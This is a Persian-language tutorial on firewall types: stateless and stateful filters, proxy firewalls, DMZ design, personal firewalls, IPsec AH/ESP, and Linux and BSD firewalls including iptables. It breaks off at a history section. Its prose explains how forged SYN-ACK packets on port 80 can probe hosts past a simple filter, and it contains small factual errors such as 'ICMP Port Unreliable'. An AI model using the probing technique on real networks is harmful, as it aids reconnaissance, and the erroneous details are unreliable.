به عنوان مثالی دیگر یک مرکز فرهنگی علاقهمند است قبل از تحویل صفحه وب به یک کاربر، درون آنرا از لحاظ وجود برخی از کلمات کلیدی بررسی کند و اگر کلماتی که با معیار فرهنگی مطابقت ندارد، درون متن صفحه یافت شد، آن صفحه را حذف نماید. مثلا می توان در کدهایHTML یک صفحه ی وب، به دنبال کلماتی مثل Sexual, Sexy, Sex و ... گشت و در صورتی که آنها یافت شدند در این صورت مبنا بر آن قرار خواهد گرفت که سایت مورد تقاضا توسط کاربر، یک سایت Porn بوده است اجازه درخواست به مرورگر، داده نشود که معمولا این جستجو در صفحات وب در قسمت Keywords در صفحات وب انجام می شود این حالت، کم و بیش مورد استفاده ISP ها برای فیلتر کردن بعضی از صفحات وب استفاده می شود) معمولا هنگامی که لیست سیاه برای فیلتر کردنIP ها که درون آن IP های فیلتر شده قرار دارند از بین می رود یا در بعضی مواردی که مشکلاتی برایISP یا کلا هر سازمانی پیش می آید که می توان به وسیله برخی از روش های Spoofing آنها را دور زد !

فیلترهای هوشمند و Stateful

دقت کنید که فیلترهای معمول ی کارآیی لازم را برای مقابله با حملات ندارند زیرا آنها بر اساس یکسری قواعد ساده بخشی از ترافیک بسته های ورودی شبکه را کنترل می نمایند. امروزه بر علیه شبکه ها حملاتی بسیار تکنیکی و هوشمند طرح ریزی می شود به گونه ای که یک فیلتر ساده که قواعد آن بر همگان آشکار است قابل اعتماد و موثر نخواهد بود . در آینده خواهیم دید که نرم افزار Firewalk به سادگی قواعد دیوار آتش را کشف کرده و در اختیار نفوذگر قرار میدهد؛ سپس او بر اساس این قواعد و رفتاری که این قواعد از خود نشان می دهند، برای رسوخ به شبکه تلاش خواهد کرد . البته مواردی مانند bypass کردن دیوارهای آتش نیز وجود دارد که بحثی بسیار فراگیر خواهد داشت.

بدیهی است که یک فیلتر یا دیوار آتش قطعاً بخشی از ترافیک بسته ها را به درون شبکه هدایت خواهد کرد زیرا در غیر این صورت شبکه داخلی، هیچ ارتباطی با دنیای خارج نخواهد داشت نفوذگر برای آنکه ترافیک داده های مخرب او حذف نشود ، تلاش می کند با تنظیم مقادیر خاص در فیلد های بسته TCP وIP آنها را با ظاهری کاملا مجزا از میان دیوار آتش یا فیلتر به درون شبکه بفرستد (در این مورد بعدا مفصل توضیح داده خواهد شد) به عنوان مثال فرض کنید فیلتری تمام بسته ها به غیر از شماره پورت 80مربوط به ترافیک وب را حذف می کند . حال یک نفوذگر در فاصله هزاران کیلومتری می خواهد فعال بودن یک ماشین را در شبکه بیازماید . به دلیل وجود فیلتر او قادر نیست با ابزارهایی مثل Cheops ، Nmap ، Ping و نظایر آنها، از ماشین های درون شبکه اطلاعاتی به دست آورد . بنابراین برای غلبه بر این محدودیت، به صورت مصنوعی یک بستهSYN-ACK با شماره پورت 80 به سمت ماشین هدف می فرستد . یک دیوار آتش معمولی، با بررسی فیلد Source Port به این بسته اجازه ورود به شبکه را خواهد داد .زیرا ظاهر این بسته نشان می دهد که توسط ، یک سرویس دهنده وب تولید شده است و حامل داده های وب می باشد . بسته به درون شبکه داخلی راه یافته و چون ماشین داخلی انتظار دریافت آنرا نداشته است، پس از دریافت آن، یکی از پاسخ های RESET یا ICMP Port Unreliable را بر می گرداند . هدف نفوذگر بررسی فعال بودن چنین ماشینی بوده است و بدین ترتیب به هدف خود می رسد؛ فیلتر بسته یا دیوار آتش نتوانسته از این موضوع باخبر شود!

برای مقابله با چنین عملیاتی دیوار آتش باید فقط به آن گروه از بسته های SYN-ACK اجازه ورود به شبکه بدهد که در پاسخ به یک تقاضای SYN قبلی ارسال شده باشد .همچنین باید به شرطی بسته های ICMP Echo Reply به درون شبکه هدایت شود که حتما در پاسخ به یک پیام ICMP Echo Request باشد .یعنی دیوار آتش یا فیلتر باید بتواند پیشینه ی بسته های قبلی را حفظ کند تا در مواجهه با چنین بسته هایی، به درستی تصمیم بگیرد.

دیوارهای آتش یا فیلتر هایی که قادرند مشخصات ترافیک خروجی از شبکه را برای مدتی حفظ کنند و بر اساس پردازش آنها مجوز عبور صادر نمایند،" دیوار آتش هوشمند یا فیلتر هوشمند وStateful نامیده می شوند . البته نگهداری مشخصات ترافیک خروجی شبکه یا ورودی در یک فیلترStateful همیشگی نیست بلکه فقط کافی است که ترافیک چند ثانیه آخر را به ، حافظه خود بسپارد مثل یک نوع Cache !

وجود فیلترهای Stateful باعث می شود بسته هایی که با ظاهر مجاز می خواهند به درون شبکه راه پیدا کنند از بسته های واقعی جدا شده و ممیز شوند .در زیر مثالی از جدول قواعد یک فیلتر هوشمند و Stateful را ملاحظه می کنید :

Source Address	Destination Address	Source Port	Destination Port	Timeout (Seconds)
10.1.1.20	10.34.12.11	2341	80	60
10.1.1.34	10.22.21.45	32141	80	40

بزرگترین مشکل این فیلتر ها غلبه بر پردازش و حجم حافظه مورد نیاز می باشد ولی در مجموع قابلیت اعتماد بسیار بالاتری دارند و ضریب امنیت شبکه را افزایش خواهند داد .اکثر فیلترهای مدرن از این مکانیزم بهره گرفته اند! یک" دیوار آتش یا فیلتر هوشمند و Stateful پیشینه ی ترافیک خروجی را برای چند ثانیه به خاطر می سپارد و بر اساس" آن تصمیم می گیرد که آیا ورود یک بسته مجاز است یا خیر


دیوار آتش مبتنی بر پراکسی (Proxy Based Firewall)

فیلترها و دیوارهای آتش معمولی وStateful فقط نقش ایست و بازرسی بسته ها را ایفا می کنند .هر گاه مجوز برقراری یک نشست صادر شد ، این نشست بین دو ماشین داخلی و خارجی به صورت مستقیم انتها به انتها یاPeer-To-Peer برقرار خواهد شد؛ بدین معنا که بسته های ارسالی از طرفین پس از بررسی، عیناً تحویل آنها خواهد شد.

فیلترهای مبتنی بر پراکسی رفتاری کاملا متفاوت دارند : وقتی ماش ین مبدا، تقاضای یک نشست مثل نشست FTP یا برقراری ارتباط TCP با سرویس دهنده ی وب را برای ماشین مقصد ارسال می کند، فرآیند زیر اتفاق می افتد: پراکسی به نیابت از ماشین مبدا، این نشست را برقرار می کند . یعنی طرف نشست دیوار آتش خواهد بود نه ماشین اصلی!! سپس یک نشست مستقل بین دیوار آتش و ماشین مقصد برقرار می شود . پراکسی داده های مبدا را می گیرد، سپس از طریق نشست دوم برای مقصد ارسال می کند .

بنابراین:

در" دیوار آتش مبتنی بر پراکسی " هیچ نشست مستقیم و رو در روئی ، بین مبدا و مقصد شکل نمی گیرد ؛ بلکه ارتباط آنها به وسیله یک ماشین واسط برقرار می شود . بدین نحو دیوار آتش قادر خواهد بود بر روی داده های مبادله شده در خلال نشست، اعمال نفوذ کند و تصمیم های لازم را بنا به اقتضا بگیرد. به شکل زیر نگاه کنید :وقتی دو ماشین داخلی و خارجی تمایل به برقراری نشست دارند، دو نشست برقرار می شود:



- نشست بین مبدا و پراکسی

- نشست بین پراکسی و مقصد

حال اگر یک نفوذگر بخواهد با ارسال بسته های کنترلی خاص مثل SYN-ACK که ظاهراً مجاز به نظر می آیند، واکنش ماشین هدف را در شبکه داخلی ارزیابی کند ، در حقیقت واکنش دیوار آتش را مشاهده می کند و لذا نخواهد توانست از درون شبکه داخلی اطلاعات مهم و با ارزشی به دست آورد.


با توضیحات فوق شاید حدس زده باشید که" دیوار آتش مبتنی بر پراکسی " در لایه سوم عمل می کند و قادر است حتی بر داده های ارسالی در لایه کاربرد) مثل محتوای نامه های الکترونیکی یا صفحات وب نیز نظارت کند. دیوارهای آتش مبتنی بر پراکسی به حافظه نسبتاً زیاد و CPU بسیار سریع نیازمندند و لذا نسبتا گران تمام خواهند شد .

چون دیوار آتش مبتنی بر پراکسی، باید تمام نشستهای بین ماشین های درون و بیرون شبکه را مدیریت و اجرا کند ، لذا گلوگاه شبکه محسوب می شود و هرگونه تاخیر یا اشکال در پیکربندی آن، کل شبکه را با بحران جدی منجر خواهد کرد.

بهترین پیشنهاد وSolution : استفاده همزمان از هر دو دیوار آتش !!

ممکن است از شما سوال شود که استفاده از کدام دیوار آتش Stateful یا (Proxy Based) در شبکه ای که امنیت داده ها در آن حیاتی است، منطقی تر و امن تر خواهد بود؟ اگر قرار باشد از دیوار آتش مبتنی بر پراکسی در شبکه استفاده شود، اندکی از کارآیی سرویس دهنده هایی که ترافیک بالا) مثل سرویس دهنده وب (دارند کاسته خواهد شد، زیرا پراکسی یک گلوگاه در شبکه محسوب می شود . اگر سرویس دهنده ای را برای کل کاربران اینترنت پیکربندی کرده اید، بهتر است در پشت یک دیوار آتش مبتنی بر پراکسی قرار نگیرد. در طرف مقابل فیلترها و دیوارهای آتش معمولی سریع می باشند، ولیکن قابلیت اعتماد کمتری دارند و نمی توان به عنوان حصار یک شبکه به آنها اطمینان کرد .در نتیجه بهترین پیشنهاد، استفاده همزمان از هر دو نوع دیوار آتش است ! به شکل زیر نگاه کنید:

شبکه های متعلق به سازمان ها یا موسسات تجاری، در دو بخش سازماندهی و پیکر بندی می شوند:



- بخش عمومی شبکه شامل سرویس دهنده های وب، پست الکترونیکی و FTP که به عموم کاربران اینترنت سرویس می دهد .این بخش اصطلاحا DMZ بخش غیر محرمانه ، غیر نظامی نام دارد این کلمه را به خاطر بسپارید !!

بخش خصوصی یا محرمانه که صرفا با هدف سرویس دهی به اعضای آن سازمان یا موسسه پیاده سازی شده است مطابق با شکل فوق بخش عمومی شبکه توسط یک فیلتر) معمولی یا هوشمند (حفاظت می شود تا از کارآیی سرویس دهنده ها کاسته نشود . شبکه ی داخلی در پشت یک دیوار آتش مبتنی بر پراکسی پنهان می شود تا ضمن غیرقابل نفوذ بودن ، با اینترنت نیز در ارتباط باشد . در چنین ساختاری یک نفوذگر خارجی برای برقراری ارتباط با یک ماشین داخلی دو مانع عمده بر سر راه دارد : فیلتر و دیوار آتش مبتنی بر پراکسی . حال اگر بتواند حتی با مکانیزم های متداول از سد فیلتر بگذرد پشت دیوار آتش پراکسی متوقف خواهد شد!!

دیوارهای آتش شخصی (PC Firewall – Personal Firewalls)

یک دیوار آتش کل ماشین های شبکه داخلی را حفاظت می کند .سوال مهم آنست که در محیطهای معمولی مانندISP که هیچ دیوار آتش یا فیلتری نصب نشده و ماشین های اعضای شبکه بی حفاظ رها شده اند، تکلیف کاربران بی گناه چیست؟!

بسیاری از کاربرانISP که از مودم های معمولی یا سریع)مثل سریxDSL برای اتصال به شبکه اینترنت استفاده می کنند . به دلیل عدم وجود یک سیستم امنیتی قدرتمند به دام نفوذگران می افتند، داده ها یشان سرقت می شود یا مورد آزار و اذیت قرار می گیرند .این گونه حوادث نادر نیست بلکه هر روز اتفاق می افتد. حال چگونه می توان از این ماشین ها حفاظت کرد؟ جواب استفاده از دیوار آتش شخصی می باشد!! دیوار آتش شخصی یک ابزار قدرتمند است که بر روی ماشین نهایی (Host) نصب می شود و ورود/ خروج بسته ها به/ از آن ماشین را نظارت می کند؛ مانع دسترسی غیر مجاز به منابع آن ماشین شده و از داده های یک کاربر بی اطلاع و غیر ماهر حفاظت می کند!

در ویندوزXP هنگام نصب، یک دیوار آتش رایگان با یکسری قواعد پیش فرض و نسبتاً مطمئن بر روی ماشین کاربر فعال شده و ترافیک بسته ها را نظارت می کند و حتی الامکان از دسترسی غیرمجاز به آن جلوگیری می کند . البته این دیوار آتش نیز ضعف هایی دارد که هنوز به آن توجهی نشده است . اگر نسخه های قدیمی تر مثل 9x یا Me را نصب کرده اید باید از نرم افزارهای مستقل استفاده کنید . مشهورترین دیوارهای آتش نرم افزاری عبارتند از:

- Norton Personal Firewall
- Norton Internet Firewall
- Zone Alarm Pro – ZAP
- Protect X Professional
- Black ICE Defender
- Multi Plex Hot! (German Version)
- Hot Detector

هر چند به احتمال 99 % پیکربندی صحیحی از دیوار آتش را در سیستم خود می دانید، اما در آینده پیکربندی صحیحی از Norton Personal Firewall وZonAlarm را برای شما خواهم گفت .راه کارهای تامین امنیت در شبکه این قسمت را فقط به صورت موردی بازگو می کنم . و بعد ا انشاء الله ، توضیح مفصل خواهم داد . هر چند هنوز استفاده از این راه کارها باب نشده است . در TCP/IP عملیات حفاظتی و امنیتی گنجانده نشده و تامین امنیت داده ها بر عهده برنامه های کاربردی گذاشته شده است . در سالیان اخیر تلاش های بسیار زیادی در بالا بردن امنیت شبکه های مبتنی برTCP/IP صورت گرفته است؛ مهم ترین نتیجه این تلاش ها را که در قالب استانداردهای جهانی عرضه شده اند، می توان دو استاندارد زیر شمرد:

SSL (Secure Socket Layer) و IP Sec (IP Security) وظیفه آنها تقریبا Encrypt وEncode کردن اطلاعات است

(Authentication Header) AH

به گونه ای که از نام این پروتکل مشخص است AH بسته ها را احراز هویت می کند .یعنی قبل از بهره برداری از بسته ، مطمئن می شود که یک بسته از مبدا واقعی آن تولید شده است یا آنکه جعلی است AH برای تایید هویت تولید کننده ی بسته از اصول امضا های دیجیتالی بهره می گیرد ، در ضمن وظیفه دارد تا صحت داده ها و عدم تغییر یک بسته در مسیر را تایید کند.

ساختار بستهAH از استانداردهای IP Sec به صورت زیر است

IP Version 4 Header	Authentication Header	Upper Layer Protocol (TCP, UDP,…)

Authentication Header:

Next Header	Payload Length	Reserved
Security Parameter Index (SPI)		
Sequence Number Field		
Authentication Data Variable Size of 32 bits words		

در حقیقت در یک بسته IP Sec به جای آنکه پس از سرآیند بسته IP سرآیند بسته متعلق به لایه انتقال قرار گرفته باشد، سرآیند IP Sec شروع می شود .برای تحلیل و توضیح بیشتر باید به منابع IETF مراجعه کنید .فرض کنید که احراز هویت مبدا تولید کننده ی بسته و تایید صحت آن توسط AH به دقت انجام شود؛ آیا این عملیات امنیت داده ها را تضمین می کند؟ هنوز نه زیرا اگرچه یک نفوذگر قادر نیست داده های ارسالی بر روی مسیر را دستکاری کند یا بسته ای را به صورت جعلی برای ماشینی بفرستد ولی مسئله استراق سمع یاSniffing حل نشده است .اینجاست که نقش ESP یک پروتکل دیگر آشکار میشود .

(Encapsulating Security Payload) ESP

مسئله محرمانه شدن اطلاعات و خطر استراق سمع به وسیله این پروتکل حل خواهد شد .در زیر ساختار بسته یESP را مشاهده می کنید:

IP Version 4 Header	ESP Header	TCP Header	Data	ESP Trailer	ESP Auth

ESP Header:

Security Parameter Index (SPI)	
Sequence Number Field	
Opaque Data, Variable Length	
Padding	
Pad Length	Next Header
Authentication Data	

در این بسته بین دو فیلدESP Header وESP Trailer بسته ی متعلق به لایه انتقال مثلا TCP قرار می گیرد که کاملا رمز نگاری شده است؛ تا کسی کلید رمز آنرا نداشته باشد، نخواهد توانست آنها را استخراج و بهره برداری کند ESP می تواند از طریق امضا های دیجیتالی بسته ها را احراز هویت کند.

IP Sec با تمام توانائی هایش در تامین امنیت از اطلاعات، هنوز نتوانسته گسترش جهانی پیدا کند اگرچه شرکت های بزرگی مثل مایکروسافت بر روی آن سرمایه گذاری کرده اند و در محصولات خود مثل Windows 2000/Xp 2003 آنرا عرضه نموده اند ولی بکارگیری عملی آن بسیار ناچیز بوده است شاید بتوان دلیل عدم رونق IPSec را به دو عامل زیر ربط داد :

۱. IP Sec بسیار پیچیده و طولانی است و این پیچیدگی ها باعث شده تا نسخه های پیاده سازی سازمانها تمام حیثیت خود را در گرو نصب IP Sec بگذارند و مشکلاتی که کاربران آنها خواهند داشت، گریبان گیر آنها شود !

۲. مشکل دیگری که مانع رشد IP Sec شده مراکز گواهی امضا های دیجیتالی و توزیع کلیدهای رمزنگاری است .تا موقعی که یک عزم جهانی برای تاسیس سرویس دهنده های مطمئن گواهی امضا و توزیع کلید Keys Distribution وجود نداشته باشد، استفاده ازIP Sec نیز گسترش نخواهد یافت .

انتظار می رود که در آینده ای نه چندان دور، با غوغایی که نفوذگران براه انداخته اند IP Sec جای خود را در شبکه باز ، کند ، ولیکن هنوزIP Sec نسبتا مجهول و بلا استفاده است و نفوذگران هم به کار خود مشغولند ! البته با توجه به هوش بشری و نقص نسبی ساخته های بشرIP Sec یا هر مکانیزم امنیتی، مطمئنا بساط نفوذگران را جمع نخواهد کرد، بلکه جمع آنها را کوچکتر و جدالهای آنها را پیشرفته و دیدنی تر خواهد نمود!!!

فایروال ها در لینوکس

با گسترش روزافزون کاربرد شبکه های کامپیوتری اهمیت تضمین امنیت از وجوه مختلف در آن نمود بیشتری پیدا می کند. بدین منظور دیواره های آتش و سیستم های تشخیص نفوذ اهمیت بسیاری پیدا می کنند.فایروال ها به عنوان بخش مهمی از ساختار یک شبکه، به شدت تحت تاثیر پارامتر های مهمی هستند که باید در طراحی، ساخت و پیاده سازی آنها مورد توجه قرار گیرد .

کارایی فایروال

کارایی یک سیستم حفاظت امنیت شبکه به عوامل متعددی بستگی دارد که از جمله مهمترین آنها می توان به موارد زیر اشاره کرد :

چرا یونیکس

به دلایل ذیل، فایروال های تحت ویندوز در این پروژه مورد بحث قرار نمی گیرند :

- کد – باز نیستند .

از آنجا که در این پروژه سعی بر آن است که خروجی آن، یک محصول نرم افزاری – سخت افزاری برای ایجاد امنیت و ضمانت حصول و پایداری آن باشد، محصول باید به صورت کد – باز باشد تا ضمن ارایه آن، تشریح کد های نوشته شده بر آن امکانپذیر بوده و قابلیت custom شدن توسط کاربر را داشته باشد .از سوی دیگر محصول باید بتواند ادعا کند که خود به عنوان یک برنامه جاسوسی استفاده نمی شود .

- رایگان نیستند .

محصولات تجاری تحت ویندوز اغلب رایگان نیستند و از آنجا که با شرایط امروز ایران و جایگاه آن در دنیای تجارت الکترونیک و نیز گرایش کاربران به محصولات کد باز – رایگان امکان استفاده از آنها وجود ندارد

- پشتیبانی درستی از آنها صورت نمی پذیرد .

آنچنان که در بخش اول مشاهده می شود؛ پشتیبانی از محصولات ارایه شده بسیار ضعیف است، تا آنجا که شکایات علیه شرکت McAfeeبه عنوان یکی از بزرگترین شرکت های امنیتی دنیا مدتها کاربران را دچار سردرگمی کرده بود .عدم ارایه محصولات به صورت کد – باز از جمله عوامل مشکل زای این محصولات است؛ به قسمی که امکان صلاح و تغییر وجود ندارد و اشکالات موجود در این سیستم ها تا ارایه نسخه بعد قابل رفع نیستند .

- قدرت و کارایی آنها در مقایسه با محصولات تحت یونیکس پایین است .

چنانچه در قسمت های بعد خواهیم دید، محصولات تحت سیستم عامل یونیکس تا چند برابر محصولات دیگر قدرت، دقت و کارایی دارند تا جایی که ارایه دهندگان محصولات تحت ویندوز برای امنیت شبکه خود به محصولات تحت یونیکس روی می آورند .

در این قسمت به ارایه لیستی از نرم افزارهای موجود در بازار می پردازیم .امکانات ارایه شده برای هر نرم افزار بر اساس قابلیت های معرفی شده در سایت رسمی شرکت مربوطه است .

معرفی و مقایسه

معرفی و مقایسه نرم افزارهای تجاری موجود در بازار (Commercial Packages) تحت سیستم عامل یونیکس *BSD , Linux) and etc…):

IPFW

فایروال ipfw توسط مهندسین دانشگاه برکلی امریکا بر روی سیستم عامل های BSD ارایه شده است. این فایروال که قابلیت های آن در ادامه به تفصیل خواهد آمد با توجه به نتایج آماری ارایه شده در سایت های رسمی یونیکس در رده بهترین فایروال از جهت کارایی و ماندگاری قرار گرفته است. در ذیل امکانات و قابلیت های این فایروال شرح داده می شود. در ادامه چند نمونه از فایروال های موجود و پر کاربرد تحت سیستم عامل یونیکس شرح داده شده و سپس این محصولات با هم مقایسه می شوند .

سیستم های BSD غالبا برای بررسی بسته های IP از دو سیستم ipfilter و ipfirewall(ipfw) استفاده می کنند. هر دو این فایروال ها قوانین مخصوص خود را برای ساختن rule ها و تعیین رد یا قبول بسته ها را دارند. قبل از اینکه بتوانید از هر کدام از این فایروال ها استفاده کنید باید کرنل خود را تغییر داده مجددا کمپایل کنید .

IPFWدر قیاس با ipfilter کد نویسی بهتری دارد و همچنین پیچیدگی آن بیشتر است و قابلیت script نویسی را به صورت حرفه ای دارد. در یک نگاه کلی ipfilter برای پیکربندی ضعیف تر عمل میکند. بدان جهت که برای تنظیم و rule نویسی برای هر قسمت جداگانه، ابزار و ویرایشگر های جداگانه ای نیاز است، اما IPFW قابلیت پیکربندی در یک قالب واحد را دارا است .

NetFilter / IpTables

NetFilter / IpTables: بصورت درون ساختاری در کرنل نسخه ۲,۴ x.و ۲,۶ x.لینوکس پیاده سازی شده اند. این ساختار قابلیت packet filtering, network addresses [and port] translation (NA[P]T)و دیگر packet mangling ها را دارا است . Netfilterشامل مجموعه ای از ماژول هایی در داخل کرنل است که به کرنل قابلیت ثبت رخدادهای داخل شبکه را با استفاده از یک انباره می دهد .

Iptableیک جدولی است که شامل شرحی از قوانین می باشد. هر قانون تعریف شده به همراه جدول ip شامل تعدادی کلاس ها (iptables matches)و یک اتصال انجام شده (iptables target) می باشد .

قابلیت های اصلی

- فیلتر بسته ها بصورت stateless
- فیلتر بسته ها بصورت stateful
- ترجمه آدرس شبکه و پورت شبکه (NAT/NAPT)
- ساختار قابل انعطاف و قابل توسعه
- استفاده از ماژول های ذخیره شده در 'patch-o-matic'

آنچه که ما می توانیم با NetFilter / IpTables انجام دهیم

- ایجاد فایروال اینترنتی بر اساس فیلتر بسته ها بصورت statelessو stateful
- استفاده از NAT برای اشتراک اینترنت
- استفاده از NAT برای پیاده سازی پراکسی
- پشتیبانی از سیستم های tc و iproute2 برای ایجاد Quality of Services و policy router پیشرفته

تکه ، تکه کردن mangling : بسته ها به منظور مدیریت و نظارت بر آنها مانند تغییر در بیتهای TOS/DSCP/ECN در هدر بسته

قابلیت های NetFilter / IpTables در قیاس با دیگر فایروال ها

•تطبیق وضعیت – رد گیری ارتباطات Connection tracking

•اتصال اتوماتیک بسته های جدا شده به منظور رد گیری آنها

•تطبیق بهبود یافته – تطبیق پیشرفته بسته ها مانند rate limit و string matching و . . .

•ثبت وقایع به صورت بهبود یافته – قابلیت سفارشی کردن log ها و ورودی های به آن

معماری هدایت بسته

در این فایروال، قبل از انجام هر کاری، لازم است معماری هدایت بسته در آن را بدانید. برای مطالعه جزییات بیشتر میتوانید به مراجعه کنید http://ods.dyndns.org/ipt_flow.html

Cisco Pix

فایروال های Cisco Pix مجموعه ای از بهترین امکانات را به منظور ارایه کارایی بهینه ارایه میکنند .سیستم عامل درون این فایروال قابلیت هایی چون الگوریتم های امنیتی سازگار با سخت افزار،پراکسی با سرعت عمل بالا، پشتیبانی ازVPN ، کنترل بر فیلتر URL و قابلیت های بسیار دیگری را ارایه می کند .

قابلیت های اصلی

ASA

Adaptive Security Algorithmیکی از ویژگی های منحصر به فرد این فایروال است و به عنوان هسته اصلی این فایروال از آن یاد می شود.ترافیک داخل فایروال توسط این قسمت کنترل می شود و بررسی بسته های stateful بر عهده این قسمت است و نگهداری اتصالات و جداول ارتباطات را بر عهده دارد .در نهایت ASA یک ارتباط بسیار امن از اتصال را برای انتقال بسته ها به کار می گیرد و امکان رد گیری و نفوذ در آن را توسط نفوذ گران بسیار مشکل می کند .

Cut-Through Proxy

Cut-through proxyنیز از قابلیت های منحصر به فرد این فایروال است که کنترل دسترسی کاربران برای ارتباط با سیستم را بر عهده دارد. اینکه کدام کاربر حق دسترسی به کدام قسمت از سیستم را بر عهده دارد . پس از شناسایی کاربران بوسیله نام کاربری و رمز عبور آن ها، برای اتصال به HTTP, Telnet یا FTP بر اساس نوع دسترسی، اجازه دسترسی به سیستم داده میشود. سرعت شناسایی و اتصال بواسطه استفاده از این تکنولوژی بسیار بالاست

Failover /Hot Standby

Failover قابلیتی برا ی اتصال دو فایروال Cisco به یکدیگر است به گونه ای که توانایی فایروال در مقابل بار ترافیکی بالا را افزایش می دهد Hot standby. به این معنی است که با استفاده از قابلیت Failover نیازی به راه اندازی مجدد فایروال وجود ندارد. در نهایت مقاومت فایروال برای مقاومت در برابر بار سنگین بدون مداخله نیروی انسانی ممکن می شود .

آشنایی با ابزارIPTables :

در این قسمت به معرفی یکی از ابزارهای قدرتمند تصفیه کننده بسته‌ها به نام IPTables می‌پردازیم .IPTables به عنوان نسل چهارم پیاده‌سازی شده از ابزارهای تصفیه کننده سیستم‌عامل لینوکس معرفی می‌شود .این قسمت شامل بخش‌های زیر است .

- معرفی سیستم تصفیه کننده بسته‌ها
- تاریخچه حفاظهای سیستم‌عامل لینوکس
- زنجیرها، جداول و قوانین IPtables
- قوانین IPtables
- پیاده‌سازی چند سیاست ساده امنیتی
- راه‌اندازی و استفاده از IPtables
- جهت مطالعه بیشتر
- مراجع

معرفی سیستم تصفیه کننده بسته‌ها

یک سیستم تصفیه‌کننده بسته‌ها (همان‌طور که از نامش پیداست) برای کنترل ترافیک ورودی و خروجی بسته‌ها بین یک شبکه داخلی[1] و شبکه خارجی به کار می‌رود. به کمک یک تصفیه کننده می‌توان:

۱. دسترسی به اینترنت از طریق بعضی ماشین‌ها را محدود کرد.
۲. ترافیک ناخواسته و نیز پویش‌های انجام شده از خارج را مسدود کرد.
۳. از امکان ترجمه آدرس‌های شبکه استفاده کرد. به کمک NAT می‌توان تعداد زیادی از کامپیوترهای داخل شبکه را تنها با داشتن یک آدرس IP معتبر به شبکه خارجی متصل نمود.
۴. استفاده از کارگزار Proxy را از دید کاربران شفاف نمود.(Redirect)

انواع سیستم‌های تصفیه کننده بسته‌ها

سیستم‌های تصفیه کننده بسته‌ها به طور کلی به دو نوع تقسیم می‌شوند:

۱. سیستم‌های بدون حالت[2] : در این سیستم‌ها تصفیه هر بسته مستقل از بسته‌های دیگر و اینکه متعلق به چه ارتباطی [3] است، صورت می‌گیرد.
۲. سیستم‌های مبتنی بر حالت[4] : در این سیستم‌ها حافظه جداگانه‌ای تاریخچه هر ارتباطی که به آن وارد، خارج یا از آن می‌گذرد، را ثبت می‌کند. این ویژگی برای پیکربندی مؤثر FTP ، DNS و سایر سرویس‌های شبکه ضروری می‌باشد. عموماً حفاظهای مبتنی بر حالت از نمونه‌های بدون حالت امن‌تر می‌باشند. چرا که با استفاده از آنها می‌توان مجموعه قوانین سخت‌تری برای کنترل ترافیک اعمال کرد.

تاریخچه

محصولات ارائه شده تحت عنوان تصفیه کننده بسته‌ها چهار نسل تکامل را پشت سر گذاشته‌اند:

